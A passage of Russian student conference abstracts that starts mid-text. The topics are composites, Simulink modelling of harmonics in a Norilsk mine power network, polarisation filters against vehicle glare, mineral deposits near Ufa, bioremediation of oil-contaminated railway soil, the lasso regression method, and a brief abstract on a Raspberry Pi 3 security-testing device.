Композиты могут ослаблять магнитные поля, уменьшать влияние магнитных полей на коррозию и заглушать так называемую «акустическую подпись», то есть характерное для каждого устройства акустическое излучение	Что является весьма важным свойством при разработке изделий, для которых важна малая вероятность их обнаружения.

Конечно, композиты никогда не смогут полностью заменить традиционные материалы, такие, например, как сталь, однако существенные преимущества композитов дают реальную экономию средств, уменьшая расход горючего и экономя на обслуживании системы в целом, увеличивают срок службы для большого количества изделий оборонного и космического назначения. Без сомнения, мы должны знать обо всех возможностях, которые композиты могут нам дать.

Библиографический список:

1. Волокнистые композиционные материалы, М., 1998г.
2. Газета «Новый мир», 2007 год, статья «Вторая жизнь» о полимерах.
3. Оудиан Дж., Основы химии полимеров, пер. с англ., М., 1974;
4. Ресурсы Интернета – Wikipedia.
5. Современные композиционные материалы, М., 1999г.

МОДЕЛИРОВАНИЕ ХАРАКТЕРНОГО УЗЛА НАГРУЗКИ ВЫСОКОВОЛЬТНОЙ СЕТИ РУДНИКОВ НОРИЛЬСКОГО ПРОМЫШЛЕННОГО РАЙОНА

Плотников С.В., Массов А.А., Воробьев М.С., Кирилина О.И.

Норильский государственный индустриальный институт

Современная тенденция развития электропривода стационарных рудничных установок сводится к использованию регулируемых электроприводов постоянного тока на базе тиристорных преобразователей и переменного тока с использованием преобразователей частоты. Для пуска и торможения нерегулируемого синхронного и асинхронного высоковольтных электроприводов применяются системы плавного пуска на базе тиристорных регуляторов

напряжения. Таким образом, основной особенностью рудничных высоковольтных сетей является наличие мощной нелинейной нагрузки.

В значительной степени безотказную работу высоковольтных электродвигателей и электрооборудования питающих сетей определяет электромагнитная совместимость (ЭМС) элементов сети при нелинейных нагрузках. Использование мощной силовой преобразовательной техники приводит к генерированию в сеть высших гармонических составляющих. Резкое снижение коэффициента мощности при пуске и торможении, броски тока и снижение напряжения приводят к аварийному отключению электрооборудования по всей схеме электроснабжения и к повышенным потерям электроэнергии. Это в свою очередь создает несимметрию в сети, приводит к ухудшению показателей качества электрической энергии, к повышенному износу электрооборудования.

К основным стационарным рудничным установкам, эксплуатируемым в Норильском промышленном районе, относятся подъемы, вентиляторы главного проветривания, калориферы, различного вида насосы и компрессорные станции, создающие проблемы электромагнитной совместимости в статических и динамических режимах в сети всей Норильской энергосистемы. Так совместная работа электроприводов подъемных установок и вентиляторов главного проветривания создает наложение высших гармонических составляющих, которые генерируются в сеть и искажают питающее напряжение. При этом электропривод подъемных установок работает значительный период времени в переходных режимах (разгон, торможение, дотягивание и стопорение) [1].

Ситуация усугубляется тем, что при определенном сочетании параметров системы электроснабжения и нелинейных потребителей возможно усиление искажения формы кривых напряжений, обусловленных резонансными явлениями, что приводит к аварийному отключению электрооборудования по всей схеме электроснабжения и к повышенным потерям электроэнергии.

Таким образом, актуальность проблемы ЭМС оборудования в высоковольтных рудничных сетях не вызывает сомнения. Для осуществления оценки ЭМС требуется создание математической модели, которая должна позволить анализировать взаимное влияние различных факторов при одновременной работе электроприемников, включающих в свой состав силовую преобразовательную технику. В качестве одного из методов анализа возможно применение виртуального моделирования.

Для отработки методики оценки ЭМС при различных режимах работы стационарных установок построена виртуальная модель фрагмента узла нагрузки в системе Matlab/Simulink (рис. 2).

На рис.1. представлена укрупненная схема электроснабжения узла нагрузки рудника НПР.




Рисунок 1 - Укрупненная схема узла нагрузки рудника.

Как следует из рис. 1 непосредственно от ГПП получают питание следующие потребители:

1. Электропривод скиповой подъемной машины на базе тиристорный преобразователь-двигатель (ТП-Д):

Двигатель – П2-600-256 (мощность $P_H = 3200 \text{ кВт}$; напряжение $U_H = 600 \text{ В}$; ток якоря $I_H = 5850 \text{ А}$; частота вращения $n = 32 \text{ об/мин}$)

Тиристорный агрегат ТПЗ-6300/660-30/ОУ4 (номинальный ток $I_H = 6300 \text{ А}$; номинальное напряжение $U_H = 660 \text{ В}$);

Трансформатор ТДПД-8000/6/0,5 (напряжение сетевых обмоток $U_1 = 6000 \text{ В}$; напряжение вторичных обмоток $U_2 = 500 \text{ В}$).

2. Электропривод вентилятора главного проветривания на базе двух асинхронных двигателей по системе асинхронного вентиляного каскада (АВК):

Двигатель АКС-17-76-12 (мощность $P_H = 3200 \text{ кВт}$; напряжение $U_H = 6000 \text{ В}$; частота вращения $n = 45 \text{ об/мин}$);

Агрегат ТДП-2-2500/400 2Т (номинальный ток $I_H = 2500 \text{ А}$; номинальное напряжение $U_H = 400 \text{ В}$);

Согласующий трансформатор ТСЗП 1000/10 УЗ.

3. Асинхронный двигатель насосной установки:

Двигатель АКНЗ-2-17-31-16УЗ (мощность $P_H = 500 \text{ кВт}$; напряжение $U_H = 6000 \text{ В}$; частота вращения $n = 365 \text{ об/мин}$).




Рисунок 2 - Виртуальная модель узла нагрузки рудника.

Модель состоит из следующих основных блоков: источник переменного напряжения ACVoltageSource (110kV); линия связи с распределенными параметрами DistributedParametersLine (4 km); трехфазный двухобмоточный трансформатор ГПП Three-phaseTransformer (TDN10000MVA); трехфазный двухобмоточный согласующий трансформатор Three-phasetransformer; шестипульсный тиристорный преобразователь UniversalBridge; двигатель постоянного тока DC Machine.

Модели АВК и двигателя насосной установки включены в подсистемы AVK и AD соответственно. Модель АВК так же включает в себя блоки: трехфазный согласующий трансформатор; два управляемых тиристорных преобразователя (инвертор и выпрямитель); асинхронный двигатель AsynchronousMachine SI Units; система управления приводом.

Подсистема AD содержит модель прямого пуска асинхронного двигателя. Для измерения токов и напряжений установлены блоки CurrentMeasurement и VoltageMeasurement. Для оценки гармонического состава питающего напряжения используется анализатор гармоник из пакета расширения SignalProcessingToolbox с помощью блока ToWorkspace.[2]

Моделирование производится при работающем вентиляторе главного проветривания и электроприводе насоса. При этом рассматривается вторая зона регулирования электропривода вентилятора главного проветривания. Этому режиму соответствует угол управления инверторов $\beta=30^\circ$. Электропривод скипового подъема работает в циклическом режиме, где движение с неравномерной скоростью повторяется в каждом цикле подъема и спуска груза, при этом угол управления тиристорного преобразователя изменяется от 80 до $8-10^\circ$.

Таким образом, построенная модель позволяет оценить гармонические составляющие в питающей сети и отдельно в каждом электроприводе. Для окончательного анализа ЭМС предстоит доработать модель до полного соответствия реальной схеме электроснабжения и построить методику анализа ЭМС в рудничных сетях.

Библиографический список:

1. Волотковский С. А., Крюков Д.К., Разумный Ю.Т., Электрификация стационарных установок шахт: Справочное пособие [Текст] / С. А. Волотковский, Д.К. Крюков, Ю.Т. Разумный М.: 1990.
2. Черных И.В., Моделирование электротехнических устройств в Matlab, SimPowerSystems и Simulink [Текст] / И. В. Черных М.: ДМК Пресс; СПб.: Питер, 2008. – 288 с.: ил.

ЯВЛЕНИЕ ПОЛЯРИЗАЦИИ И ЕГО ПРИМЕНЕНИЕ НА ТРАНСПОРТЕ

Раджиева Т.А, Генварева.Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Свет фар часто ослепляет водителей, но этого можно избежать, если оборудовать транспорт специальными фильтрами, а водитель встречного автомобиля наденет очки или опустит щиток с такими же фильтрами. Данное явление основано на поляризации световых волн. Что же такое поляризация? Если говорить простым языком, то поляризацией называется выделение из всего пучка света, только тех волн, плоскость колебаний которых параллельна плоскости поляризации фильтра. Для того, чтобы лучше понять данное определение, можно провести механический опыт. Возьмем веревку, один конец которой туго привязан к стене, и пропустим ее через дощечку, с узкой щелью по середине. Начнем взмахивать свободным концом веревки под разными углами к щели. Заметим, что щель пропускает только колебания параллельные ей. Этот опыт описывает поляризацию света.

При переводе электрона из возбужденного состояния в обычное (основное) происходит выход пучка света. При данном переходе испускается также электромагнитная волна, которая значителна поперечной, а именно вектора E и H не только взаимно перпендикулярны, а также перпендикулярны направлению расхождения света. Пучок света, в котором вектор E совершает колебательные движения исключительно в одном направлении (учитывая, что все колебательные движения совершаются в одной плоскости), имеет название электромагнитная волна или же плоско поляризованный свет.

Итак, поляризованный свет - волны света, у которых электромагнитные колебательные движения расходятся исключительно в одном направлении.

Световые волны, которые излучаются всем телом, можно характеризовать различными колебательными движениями светового вектора E , учитывая то, что эти колебательные движения являются равновероятными. Именно такой свет (с различными равновероятными характеристиками) мы можем называть естественным.

Помимо поляризованного и плоско поляризованного света существуют также и другие виды поляризованного света. Одним из видов такого света является частично поляризованный свет. Что же это за вид поляризованного света? Частично поляризованным называется свет, у которого амплитуда колебательных движений вектора E распространяется в других направлениях, так как у данного света имеется преимущественное направление колебательных движений вектора E .

Различают еще один вид поляризованного света – эллиптически поляризованный свет. В чем же его особенность? При распространении такого вида поляризованного света вектор E расходуется под таким направлением, в ходе которого он имеет вид эллипса, кроме того циркулярно поляризованный свет в итоге после распространения описывает окружность.



Часто при отражении от снега, поверхности воды, мокрого стекла, образуется режущий глаза луч, его называют "бликом". Этот блик препятствует водителям при движении транспорта в темное время суток, а также днем при ярком солнце. Плохая видимость может привести к трагедии, поэтому для уменьшения отраженных лучей применяют поляризационные фильтры в очках, на фарах транспорта. Водительские очки с поляризационными фильтрами рассеивают отраженный свет, улучшают обзор, а специальный слой в центре линзы отсекает отраженный свет, поэтому блики, практически, исчезают. Отраженный свет распространяется в двух направлениях – горизонтальном и вертикальном. Горизонтальные лучи это и есть, те самые, мешающие нам блики. Благодаря особой структуре, линза поляризационных очков не пропускает блики, сквозь нее проходят лишь, нужные нам, вертикальные лучи. Обычные солнцезащитные очки так же препятствуют бликам, но в меньшей степени, так как там используется обычное затемненное стекло, для уменьшения светопотока. Чтобы существенно минимизировать неприятный эффект, который может возникнуть при преломлении света от различных поверхностей, например, от лежащего на земле снега, от поверхности воды или от дорожного полотна, этого недостаточно, поэтому нужно использовать поляризационные очки, потому что у них кроме затемненных линз, есть поляризационная пленка, обладающая способностью не пропускать световые лучи, имеющие определенное направление поляризации, которое приобретают лучи, после отражения от поверхностей, и в то же время она не препятствует прохождению лучей с другим направлением поляризации.

Библиографический список:

1. Ахиезер А. И., Берестецкий В. Б. «Квантовая электродинамика» 4 изд., Москва, 1981;
2. Феофилов П. П. «Поляризованная люминесценция атомов, молекул и кристаллов» Москва, 1959;
3. Шерклиф У. «Поляризованный свет», пер. с англ., Москва, 1965г;
4. Борн М., Вольф Э. «Основы оптики», пер. с англ., 2 изд., Москва, 1973;
5. Джеррард А., Бегч Д. ж. М. «Введение в матричную оптику», пер. с англ., Москва, 1978;
6. Аззам Р., Башара Н. «Эллипсометрия и поляризованный свет», пер. с англ., Москва, 1981.
7. Чуянов В.А. «Энциклопедический словарь юного физика», Москва, 1984.

ПОЛЕЗНЫЕ ИСКОПАЕМЫЕ «УФИМСКОГО ПОЛУОСТРОВА» И ПРИЛЕГАЮЩЕЙ ТЕРРИТОРИИ

Рафиков Р.Р., Сытник И.С., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Практический интерес к «Уфимскому полуострову» заключен в том, что он представляет собой уникальный природный геологический объект, на котором можно изучать практически все экзогенные процессы, формы их проявления, образующиеся осадки; влияние на природную среду и обитание в ней человека. Все это с учетом свободного доступа обеспечивает успешное прохождение студентами УфИПС учебной геологической практики.

В настоящее время на территории Уфимского района на Государственном балансе числится 36 месторождений общераспространенных полезных ископаемых (ОПИ), одно месторождение нефти и три месторождения минеральных вод, пресные воды.

В пределах «Уфимского полуострова» и ближайших прилегающих территорий поймы рек Белая, Уфа, Дема выявлены месторождения гипса: Сипайловское, Пугачевское, Воронковское, Новиковское, Чесноковское; песчано-гравийных материалов (ПГМ): Воронки, Чесноковское (Правобережное), Верхне-Уршакское; гравийно-песчаных материалов, песка: Первая лесная пристань, Ново-Дежневское, Шакшинское (Богородский участок), Сальзегутовское; песка строительного: Пчелка (Мамбеткуловский участок); глины: Касимовское, Федоровское, Шакшинское; суглинка: Касимовское, Шакшинское, Русско-Юрмашское, Михайловское, Федоровское, Курочкинское, Уфимское, Старо-Александровское. Ряд месторождений разрабатывается, в том числе и в русле рек (рис.).

При этом одновременно с добычей полезного ископаемого производится углубление судоходной части рек. Такие запасы относятся к категории динамических, то есть со временем восполняемых. При чем восполнение их происходит сравнительно быстро, что достаточно необычно и особенно интересно студентам. Так на реке Дема, ниже автотранспортного моста добыча гравийно-песчаного материала для расширения автодороги производилась из материала острова и пляжа, что привело к полному исчезновению и того и другого. Через 5 лет остров полностью восстановился со смещением стремнины реки в сторону исчезнувшего пляжа.



Рисунок 1 - Добыча гравийно-песчано-глинистого материала при одновременном использовании его для отсыпки строящейся набережной: участок правобережья реки Белой в устье Черкалихинского оврага (фото К.В. Антонова, июль 2014 г.)

В северо-восточной части «Уфимского полуострова» расположено Шакшинское нефтяное месторождение. Месторождение открыто в 1958 году поисково-разведочной скважи-

ной № 7 Шакшинской площади. Глубина скважины 2250 м, забой в отложениях бийского горизонта эйфельского яруса среднего девона.

Введено в разработку в 1981 г. В региональном плане тектонически расположено в центральной части Благовещенской впадины. Приурочено к поднятию северо-восточного простирания размером $7,5 \times 5,0$ км. Высота структуры 30 м.

Нефтеносными являются песчаники бобриковского горизонта и известняки турнейского яруса (кизеловского горизонта) нижнего карбона. Южная часть месторождения расположена под застроенной территорией. Введена в разработку часть месторождения с запасами 0,5 млн т начальных извлекаемых запасов. Залежь бобриковского горизонта небольшая по запасам.

В кизеловском горизонте одна сводовая массивная залежь. Размеры ее $5,0 \times 3,0$ км, амплитуда более 30 м. Водонефтяной контакт (ВНК) принят на абсолютной отметке -1654 м. Начальное пластовое давление 19 МПа, мощность нефтенасыщенных известняков 8,5 м, пористость 9 %, проницаемость $0,03 \text{ мкм}^2$, нефтенасыщенность 70 %. Режим залежи упруговодонапорный. Плотность нефти $0,869 \text{ г/см}^3$, вязкость 12 мПа·с, давление насыщения 8,5 МПа, газовый фактор 45 м³/т. Пластовые воды хлоркальциевого типа, плотность $1,19 \text{ г/см}^3$, суммарное содержание солей 276 г/л. Начальные суммарные запасы нефти по категории С₁ составляют 3010 тыс. т, по категории С₂ – 1470 тыс. т. Нефть турнейского яруса относится к типу тяжелых, сернистых, смолистых.

На месторождении пробурено 28 скважин, в том числе 2 поисково-разведочных (скв. № 7 и скв. № 11) и 26 эксплуатационных скважин. Сетка разработки треугольная с расстоянием между скважинами 500×500 м. Дебит скважин из отложений турнейского яруса при освоении составлял от 6,2 т/сут (скв. № 125) до 30 т/сут (скв. № 114). Добыча нефти осуществляется механизированным способом. Разработка месторождения осуществляется на естественном режиме. По величине запасов месторождение относится к категории мелких.

Месторождение Уфимское 1 минеральной лечебно-столовой воды под названием «Уфимская минеральная» открыто в 1957 г., расположено в северной части «Уфимского полуострова», в долине р. Шугуровка. Продуктивный горизонт вскрыт скважиной № 86 глубиной 186 м под толщей карбонатно-терригенных уфимских отложений на глубине 70,8 м в закарстованных гипсах кунгурского яруса. Воды напорные, минерализацией 2,4 г/л. Дебит при самоизливе 10-12 л/с, температура воды 4-5 °С. Содержание йода 0,006, брома 0,21 мг/л. Вода сульфатная кальциевая холодная маломинерализованная (слабосоленоватая) слабощелочная. Почти 30 лет на базе месторождения функционировал завод розлива минеральной воды «Уфимская минеральная». В связи с тем, что месторождение расположено в сложном в экологическом отношении районе г. Уфы произошло загрязнение этих вод, поэтому розлив и использование минеральной воды прекращены.

Месторождение минеральной воды Уфимское 2 находится в южной части «Уфимского полуострова» на правом берегу р. Уфа, на территории санатория «Зеленая роща». Минеральная вода, известна как «Нурлы», получена из закарстованных отложений кунгурского яруса (скв. 503/1, 525/2). Глубина скважин 50,4 и 46 м соответственно, дебит 7,6 и 8,1 л/с при понижении уровня на 0,9 и 0,4 м. По геохимическому облику вода очень близка к «Уфимской минеральной».

Близким аналогом минеральной воды «Нурлы» является вода «Солнечная», полученная из гипсов кунгурского яруса вскрытых скважиной 175/92. Скважина глубиной 68 м, пробурена на территории оздоровительного комплекса «Солнечные пески», расположенного в 2,5 км южнее г. Уфы на первой надпойменной террасе р. Белой.

При изучении минеральных вод в районе санатория сульфидные воды вскрыты скважиной 101 глубиной 593 м в нижнепермских отложениях. В опробованном интервале разреза (140-460 м) водоносны закарстованные гипсы иренского горизонта, а также трещиноватые известняки и доломиты филипповского горизонта кунгура и артинского яруса. Приток воды не превышает 0,24 л/с ($20,7 \text{ м}^3/\text{сут}$) при понижении уровня на 206 м. Температура воды 9 °С.

В 1985-86 гг. вблизи водолечебницы санатория «Зеленая роща» были пробурены две скважины (скв. 1/85, глубиной 503 м и скв. 2/85, глубиной 532 м), вскрывшие в нижнепермских отложениях сероводородные рассолы минерализацией 73-94 г/л с содержанием сероводорода (H_2S) 214-258 мг/л.

Месторождение сульфидных вод Уфимское 3 разрабатывается с начала создания исследовательского института медицины труда и экологии человека (институт проф. заболеваний); пробурены в 1980 и 1983 гг. две скважины (№ 3351 и № 61-К) глубиной соответственно 544 м и 264 м.

Скважиной № 3351, расположенной в 1 км от санатория «Зеленая роща», эксплуатируется водоносный горизонт в интервале 352-540 м, приуроченный к трещиноватым и закарстованным карбонатным породам сакмаро-артинского возраста. От зоны активного водообмена горизонт защищен гипсо-ангидритами кунгура. Дебит скважины 15,8 м³/сут при подвеске насоса на глубине 369 м.

Водоносный горизонт, вскрытый скважиной 61-К, представлен трещиноватыми кунгурскими ангидритами и доломитами. Химический состав вод скважин аналогичен. Температура воды 9 °С, минерализация 64,2-77,8 г/л, содержание сероводорода (H_2S) 63-108 мг/л.

Минеральная вода получена скважиной 57-К, глубиной 708 м из сакмаро-артинских отложений (интервал 402-708 м). Дебит скважины 12,5 м³/сут при понижении уровня на 429 м (статический уровень 45 м). Вода хлоридного натриевого состава минерализацией 191 г/л.

Пресная вода является ценнейшим полезным ископаемым, жизненно необходимым для человека, всего животного и растительного мира планеты Земля. В нашем случае источником пресной воды служат воды рек Белая, Уфа, Дема омывающих полуостров, многочисленных озер, расположенных непосредственно на полуострове и в его окрестностях, естественные выходы подземных вод в виде родников, а также индивидуальных колодцев и неглубоких скважин. Источником пресной питьевой воды для населения служат подрусловые воды реки Уфа, добываемые из водозаборных скважин.

Знание природных богатств «Уфимского полуострова», возможность прикоснуться к ним, выполнить доступные учебные процедуры, пополняет багаж и расширяет диапазон знаний профессиональных дисциплин.

Библиографический список:

1. Абдрахманов Р.Ф., Попов В.Г. Минеральные лечебные воды Башкортостана. – Уфа: «Гилем», 1999. – 298 с.
2. Антонов К.В. Минерально-сырьевая база общераспространенных полезных ископаемых Республики Башкортостан // Научно-практический экологический журнал «Табигат» (Природа). – Уфа: НОУ «Дом природы», 2005. № 3. – С. 15-18.

ОЧИСТКА ПОЧВ И ГРУНТОВ ОТ НЕФТЕПРОДУКТОВ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Русинов Д.А., Холопов Ю.А.

Самарский государственный университет путей сообщения

Большой объем нефти и нефтепродуктов, перевозимых по железным дорогам, негативно отражается на почвах и грунтах, расположенных в непосредственной близости от объектов железнодорожного транспорта. Причиной загрязнения земель в полосах отвода железных дорог являются утечки нефтепродуктов на пути и междупутья из цистерн во время перевозок, из-за неисправности котлов и сливных устройств цистерн и негерметичности люков; попадания нефтепродуктов при техногенных авариях на железнодорожном транспорте. Также нефть и нефтепродукты попадают в грунты при неисправностях тягового и подвижного состава [1]. Попавшие на пути нефть и нефтепродукты вместе с осадками ливневого характера могут поступать на прилегающую территорию. Кроме того, поступление нефтепродуктов в грунты может происходить при утечке нефтепродуктов из складских емкостей [2], при аварийных ситуациях на топливных складах [3].

Очистку почв и грунтов от нефти и нефтепродуктов можно проводить с помощью специализированных технологий, применяемых как в России, странах СНГ, так и за рубежом. Условно их можно разделить на EX SITU и IN SITU технологии, применяющие механические, физико-химические, химические и биологические методы. Каждый из перечисленных методов имеет ряд достоинств и недостатков, которые позволяют выбрать оптимальный способ ликвидации загрязнения грунта нефтью и нефтепродуктами. Однако наиболее перспективным, экономически целесообразным и экологически безопасным считается биологический способ очистки грунта от загрязнения нефтью и нефтепродуктами.

На основании рассмотренных технологий и методов по очистке грунтов от загрязнений нефтью рекомендуется производить очистку по следующей технологии. Сначала проводится механический сбор разлившейся нефти для уменьшения количества загрязнителя. Ту часть нефти, которую не удалось собрать, рекомендуется засыпать слоем сорбирующего материала в виде гранулированного сорбента на основе глауконита толщиной 3-5 см и более в зависимости от толщины слоя загрязнения [4]. Сорбирующие свойства глауконита позволяют собирать на поверхности гранул нефть и нефтепродукты, тем самым производя предварительную очистку грунта.

Затем производится сбор гранулированного сорбента со слоем загрязненного грунта, то есть срезание грунта толщиной не более 10 см с последующей погрузкой в транспортное средство. Далее собранный грунт с сорбентом вывозится на полигон для дальнейшей очистки.

Оставшийся слой менее загрязненного нефтью и нефтепродуктами грунта подвергается дальнейшей очистке. На его поверхность равномерным слоем распределяется гранулированный сорбент на основе глауконита, произведенного ООО «Экосорбент» (г. Саратов), с биопрепаратом. Затем производится увлажнение загрязненного грунта раствором с сорбентом, эффективными микроорганизмами и вытяжкой из ферментированного компоста (биогумуса) с одновременным перемешиванием с помощью фрезерных рабочих органов. Перемешивание выполняется на глубину проникновения нефти в грунт. Объем внесения сорбента, биогумуса и биопрепарата зависит от концентрации нефти и ее продуктов в грунте. В среднем на 30 м³ грунта, загрязненного нефтепродуктами, необходимо смеси 5,4 м³ сорбента, 2,67 м³ биогумуса, 3·10⁻² м³ биопрепарата, 3·10⁻² м³ ЭМ-препарата [5].

Проведенные исследования по применению предлагаемой технологии очистки грунта, расположенного в непосредственной близости от железнодорожных сооружений, загрязненного нефтью и нефтепродуктами, показали хорошие результаты.

Библиографический список:

1. Казанцев И.В. Загрязнение и способы очистки почв от нефтепродуктов на железнодорожном транспорте // В сборнике Биоэкологическое краеведение: мировые, российские и региональные проблемы материалы 3-й всероссийской научно-практической конференции с международным участием, посвященной 85-летию юбилею естественно-географического факультета ПГСГА. 2014. С. 28-33.
2. Учет прошлого (накопленного) экологического ущерба в природоохранной работе ОАО «РЖД» / Н.А. Дружина [и др.] // Самарский научный вестник. 2017. Т. 6, № 1 (18). С.27-32.
3. Хрипченко Т.А., Холопов Ю.А. Предотвращение разливов нефтепродуктов на топливных складах железнодорожного транспорта // Наука и образование транспорту. 2014. Т.1. С. 239-241.
4. Русинова И.Н., Слюсаренко В.В., Русинов А.В. Применение глауконита при детоксикации почв загрязненных нефтепродуктами // Техносферная безопасность: наука и практика: Материалы международной научно-практической конференции – Саратов, ООО «Издательство КУБиК», 2015. - С. 60-62.
5. Патент РФ №2475314 МПК В09 С1/10 Способ детоксикации грунта, загрязненного нефтепродуктами. Слюсаренко В.В., Дружинин А.В., Спевак Н.В., Сержантов В.Г., Лазарев А.П. Оpubл. 20.02.2013. Бюл.№5.

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ И МЕТОД ЛАССО

Самордина Н.П., Блюмин С.Л.

Липецкий государственный технический университет

Математика представляет собой стройную логическую систему. Потребности производства постоянно ставят перед математикой новые задачи и стимулируют ее развитие. Прогресс в математике делает ее методы все более эффективными и расширяет сферу их применения [1].

Таким образом, построение математических моделей реальных производственных процессов является актуальной задачей. Существуют различные методы, применимые в определенных ситуациях, умение подобрать определенный метод, основываясь на исходных данных, является значимым. В том числе немаловажным является и знакомство с новыми малоизвестными методами и применение их при решении поставленных задач.

Широкое применение регрессионного анализа обуславливается повсеместной автоматизацией, требующей множества моделей, применимых в данном контексте с заданной точностью. Однако при проведении анализа можно столкнуться с рядом проблем [2], таких как:

- игнорирование проблемы формирования спецификации модели. Она принимается известной до проведения эксперимента;
- существование множества планов, оптимальных по различным критериям при заранее заданной структуре модели;
- отсутствие в традиционной методологии средств работы с нестандартными моделями.

Имея различные виды планов с разными критериями качества, сложно выбрать из них один наиболее точно характеризующий модель. Достаточно часто встречаются задачи, в которых особенности протекающих производственных процессов требуют адекватного описания моделей. Существует опасность получить модель идеально подходящую с математической точки зрения, но при этом некорректную с технологической.

Статистические показатели, оценивающие качество модели, обычно используются по отдельности, между собой они не согласованы. Таким образом, создается противоречие, стоит ли использовать модель, если один показатель качества проявил себя хорошо, но другие не показали такого же результата.

Регрессионный анализ позволяет определить оценки коэффициентов регрессии. Но оценки не позволяют сделать вывод, насколько точно эмпирическое уравнение регрессии соответствует уравнению для всей генеральной совокупности, насколько близки оценки. Известно, что для получения наилучших результатов необходимо, чтобы выполнялся ряд предположений относительно случайного отклонения.

Одна из таких предпосылок заключается в том, что случайное отклонение должно быть независимо от объясняющих переменных. Обычно это условие о случайном отклонении выполняется автоматически, если объясняющие переменные не являются случайными в данной модели. Однако существует ряд методов, который направлен именно на минимизацию отклонения. Метод бутстреп первоначально и возник как средство преодоления выборочного смещения или, как средство его существенного уменьшения за счет внесения случайности в эксперимент [3].

Зачастую при построении регрессии есть возможность столкнуться с проблемой мультиколлинеарности. Если среди входных данных находятся два или более показателей, являющихся мерами одних и тех же данных, то определенно, найдутся ситуации, когда более уместно применение каждого из них, однако включать в модель оба – неверное решение.

Простейшим методом устранения мультиколлинеарности является исключение из модели одной или ряда коррелированных переменных, что предложено в первом пункте списка, находящегося выше. При применении данного метода необходима определенная осмотрительность. В данной ситуации возможны ошибки спецификации. В работе [4] предлагается использовать метод лассо, который грамотно сокращает количество переменных. Он выполняет одновременный отбор переменных и их оценки при помощи использования нормы L_1

.Поскольку мультиколлинеарность напрямую зависит от выборки,то, возможно, при другой выборке мультиколлинеарности не будет, либоона не будет столь серьезной.

Лассо – популярный метод для одновременной оценки и отбора переменных, используемый при построении модели линейной регрессии, особенно в тех случаях, когда число параметров стремится к числу наблюдений.

В методе Лассо нет явной формулы для расчета коэффициентов какв случае гребневой регрессии. Имеются различные алгоритмы для решения задач. Одним из наиболее эффективных алгоритмов, предложеннымБредли Эфроном, ТреворомХастии и Робертом Тибширани, называетсяметод наименьших углов (LeastAngleRegression-LARS). Главная идеяалгоритма LARS похожа на идею алгоритма шаговой регрессии. Различие в том, что алгоритм LARS, вместо последовательного добавлениясвободных переменных, на каждом шаге изменяет их веса. Веса изменяются так, чтобы доставить наибольшую корреляцию с вектором регрессионных остатков, что и делает лассо эффективным.

Метод лассо выполняет одновременно оценку и отбор параметров, в отличие от методов наименьших квадратов и бутстреп. Однако в условиях, когда модель строится по малой выборке при большом количествефакторов, включаемых в модель, метод может работать не совсем корректно. Для решения данной проблемы был разработан метод адаптивного лассо, который использует как параметры, найденные методом лассотак, и параметры, найденные иным методом (МНК) для создания точноймодели, грамотно описывающей отклик.

Библиографический список:

1. Тихонов А.Н., Арсенин В.Я. Методы решения некорректных задач. - 2-е изд. - М. : Наука. Главная редакция физико-математической литературы, 1979. — 285 с.
2. Лапач С.Н., Радченко С.Г. Основные проблемы построения регрессионных моделей. - М., 2012. - 9 с.
3. Эфрон Б. Нетрадиционные методы многомерного статистического анализа. Сборник статей. - М. : Финансы и статистика, 1988. -264 с. - URL:<http://www.setbook.ru/books/2132457.html>(дата обр. 31.05.2015)
4. Ивахтенко А.Г. Индуктивный метод самоорганизующихся моделей сложных систем. - Киев : Наукова думка, 1981. - 296 с. - URL:<http://www.studfiles.ru/preview/411180>(дата обр.31.05.2015)

ИНСТРУМЕНТЫ СЕТЕВОЙ БЕЗОПАСНОСТИ НА ОСНОВЕ МИКРОКОМПЬЮТЕРА RASPBERRY PI

Сауанов А.Р.

Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан

В работе исследуется завоевывающий все большую популярность одноплатный мини-компьютер Raspberry Pi 3. Разработано устройство для выполнения задач обеспечения информационной безопасности на основе этого компьютера: собрано устройство с необходимым аппаратным содержанием; создан загрузочный файл, автоматизирующий первоначальную инициализацию рабочего окружения пользователя, соответствующего назначению устройства; разработан необходимый программный инструментарий; выработаны некоторые практические рекомендации по использованию устройства для тестирования безопасности.

